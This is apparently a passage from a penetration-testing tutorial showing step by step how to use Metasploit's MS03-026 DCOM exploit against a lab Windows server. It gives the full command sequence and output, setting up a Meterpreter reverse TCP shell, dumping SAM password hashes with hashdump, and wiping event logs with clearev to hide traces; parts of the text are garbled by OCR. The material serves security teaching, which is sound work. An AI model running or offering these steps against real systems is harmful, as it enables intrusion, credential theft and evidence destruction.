Module: exploit/windows/dcerpc/ms03_026_dcom
Version: 11545
Platform:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Provided by:
hdm <hdm@metasploit.com>
spoonm <spoonm@no$email.com> cazz <bmc@shmoo.com>
Available targets:
Id      Name
=====
0      Windows NT SP3-6a/2000/XP/2003 Universal
Basic options:
Name      Current Setting      Required      Description
=====
RHOST
RPORT      135                  yes          The target address
                                         yes          The target port

Payload information:
Space: 880
Avoid: 7 characters
Description:
This module exploits a stack buffer overflow in the RPCSS service, me the more
you are
this vulnerability was originally found by the Last Stage of Delirium research
group and has been widely exploited ever since. This module can exploit the
English versions of Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and
Windows 2003 all in one request :)
```

## Step 5:

The command "use <exploit\_name>" activates the exploit environment for the exploit <exploit\_name>. In our case we will use the following command to activate our exploit

**"use exploit/windows/dcerpc/ms03\_026\_dcom"**

```
^ v x Terminal
File Edit View Terminal Help
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```

From the above figure we can see that, after the use of the exploit command the prompt changes from "msf>" to "msf exploit(ms03\_026\_dcom) >" which symbolizes that we have entered a temporary environment of that exploit.

### Step 6:

Now, we need to configure the exploit as per the need of the current scenario. The "**show options**" command displays the various parameters which are required for the exploit to be launched properly. In our case, the RPORT is already set to 135 and the only option to be set is RHOST which can be set using the "set RHOST" command.

**We enter the command "set RHOST 192.168.42.129"** and we see that the RHOST is set to 192.168.42.129

```
x Terminal
File Edit View Terminal Help
msf exploit (ms03_026_dcom) > show options
Module options (exploit/windows/dcerpc/ms03_026_dcom):
Name      Current Setting      Required      Description
=====  ======  ======  ======
RHOST                yes          The target address
RPORT        135            yes          The target port

Exploit target:
Id      Name
0      Windows NT SP3-6a/2000/XP/2003 Universal
msf exploit (ms03_026_dcom) > set RHOST 192.168.42.129
RHOST => 192.168.42.129
msf exploit (ms03_026_dcom) >
back I track 5
```

### Step 7:

The only step remaining now before we launch the exploit is setting the payload for the exploit. We can view all the available payloads using the "show payloads" command.

As shown in the below figure, "**show payloads**" command will list all payloads that are compatible with the selected exploit.

* Terminal		
File Edit View Terminal Help		
nsf exploit (ms03_026_dcom) > show payloads		
Compatible Payloads		
Name	Disclosure Date	Rank
Description		
=====	=====	=====
generic/debug trap	normal	Generic x86
Debug Trap		
generic/shell bind tcp	normal	Generic Command
Shell, Bind TCP Inline		
generic/shell_reverse tcp	normal	Generic Command
Shell, Reverse TCP Inline		
generic/tight_loop	normal	Generic x86 Tight
Loop		
windows/adduser	normal	Windows Execute
net user /ADD		
windows/dllinject/bind nonx_tcp		Reflective Dll
Injection, Bind TCP Stager (IPv6)		
windows/dllinject/bind tcp	normal	Reflective Dll
Injection, Bind TCP Stager (No NX or Win7)		
windows/dllinject/reverse http:	normal	Reflective Dll
Injection, Bind TCP Stager		
windows/dllinject/reverse ipv6 tcp	normal	Reflective Dll
Injection, PassiveX Reverse HTTP Tunneling Stager		
windows/dllinject/reverse_nonx_tcp	normal	Reflective Dll
Injection, Reverse TCP Stager (IPv6)		
windows/dllinject/reverse_ord_tcp	normal	Reflective Dll
Injection, Reverse TCP Stager (No NX or Win7)		
7)		
windows/dllinject/reverse_tcp	normal	Reflective Dll Injection,
Reverse Ordinal TCP Stager (No NX or Win)		
windows/dllinject/reverse_tcp_allports	normal	Reflective Dll
Injection, Reverse TCP Stager		
windows/dllinject/reverse_tcp_dns	normal	Reflective Dll Injection,
Reverse All-Port TCP Stager Reflective Dll		
TCP Stager (DNS)		Injection, Reverse
windows/download_exec	normal	Windows Executable
Download and Execute		
windows/exec	normal	Windows Execute
Command		
windows/loadlibrary	normal	Windows LoadLibrary
Path		
windows/messagebox	normal	Windows MessageBox
windows/meterpreter/bind ipv6 tcp	normal	Windows Meterpreter
(Reflective Injection), Bind TCP Stager (IPv6)		

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For our case, we are using the reverse tcp meterpreter which can be set using the command, "**set PAYLOAD**"

**windows/meterpreter/reverse\_tcp**" which spawns a shell if the remote server is successfully exploited. Now again you must view the available options using "show options" to make sure all the compulsory sections are properly filled so that the exploit is launched properly.

```
x Terminal
File Edit View Terminal Help
msf exploit(ms03_026_dcom) > show options
Module options (exploit/windows/dcerpc/ms03_026_dcom):
Name          Required    Current Setting          Description
====          =====      =====
EXITFUNC      thread      yes                  Exit technique:
seh, thread, process, none
LHOST          address      yes                  The listen
address
LPORT          4444        yes                  The listen port

Exploit target:
Id  Name
==  ==
0   Windows NT SP3-6a/2000/XP/2003 Universal
msf exploit(ms03_026_dcom) >
5
```


We notice that the LHOST for out payload is not set, so we set it to out local IP ie. 192.168.42.128 using the command "**set LHOST 192.168.42.128**"

#### Step 8:

Now that everything is ready and the exploit has been configured properly its time to launch the exploit.

You can use the "**check**" command to check whether the victim machine is **vulnerable** to the exploit or not. This option is not present for all the exploits but can be a real good support system before you actually exploit the remote server to make sure the remote server is not patched against the exploit you are trying against it.

In our case as shown in the figure below, our selected exploit does not support the check option.



```
Terminal
File Edit View Terminal Help
msf exploit(ms03_026_dcom) > check
[*] This exploit does not support check.
msf exploit(ms03_026_dcom) >
```

The "**exploit**" command actually launches the attack, doing whatever it needs to do to have the payload executed on the remote system.

Terminal

```
File Edit View Terminal Help

msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.42.128:4444

[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal..

[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.42.129[135]

[*] Sending exploit ...

[*] Sending stage (749056 bytes) to 192.168.42.129

[*] Meterpreter session 1 opened (192.168.42.128:4444 -> 192.168.42.129:1033) at 2011-06-21 00:39:50 +0530

meterpreter >

[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.42.129 [135] 5
```

The above figure shows that the exploit was successfully executed against the remote machine 192.168.42.129 due to the vulnerable port 135. This is indicated by change in prompt to "meterpreter >".

**Step 9:**

Now that a reverse connection has been setup between the victim and our machine, we have complete control of the server. We can use the "**help**" command to see which all commands can be used by us on the remote server to perform the related actions as displayed in the below figure.

```
Terminal
File Edit View Terminal Help
meterpreter> ipconfig
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask : 255.0.0.0
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
5
Intel(R) PRO/1000 MT Network Connection Hardware MAC:
00:0c:29:0b:0b:30 Netmask : 255.255.255.0
IP Address : 192.168.42.129
backtrack Administrator: 500:16d210d9df536187aad3b435b51404ee:
8d2e9a0f08a790b6f55deble163178bd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
SUPPORT 388945a0?: 1001: aad3b435b51404eeaad3b435b51404ee:
3a7211d3da850a9ea90cfe293110dab9:::
meterpreter > clearev
[*] Wiping 4 records from Application...
[*] Wiping 26 records from System... [*] Wiping 39 records from Security...
meterpreter >
```

Below are the results of some of the **meterpreter** commands.

"ipconfig" prints the remote machines all current TCP/IP network configuration values  
"getuid" prints the server's username to the console.  
"hashdump" dumps the contents of the SAM database.  
"clearev" can be used to wipe off all the traces that you were ever on the machine.

## **8.4 SUMMARY**

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Thus we have successfully used Metasploit framework to break into the remote Windows 2003 server and get shell access which can be used to control the remote machine and perform any kind of operations.

Here are potential uses of the Metasploit Framework

- Metasploit can be used during penetration testing to validate the reports by other automatic vulnerability assessment tools to prove that the vulnerability is not a false spositive and can be exploited. Care has to taken because not only does it disprove false positives, but it can also breaks things.
- Metasploit can be used to test the new exploits that come up nearly everyday on your locally hosted test servers to understand the effectiveness of the exploit.
- Metasploit is also a great testing tool for your intrusion detection systems to test whether the IDS is successful in preventing the attacks that we use to bypass it.

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## **8.5 REFERENCES**

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- Metasploit - Popular Penetration Testing Framework
- BackTrack - Dedicated live OS distribution for Penetration Testing.
- Nmap - Free Security Scanner For Network Exploration & Hacking

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## **8.6 CONCLUSION**

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This article presented high level overview of using Metasploit for penetration testing with example of exploiting RPC vulnerability in remote Windows 2003 server. Armed with this basic knowledge along with more research, you can create your own exploits and perform Penetration Testing like never before.

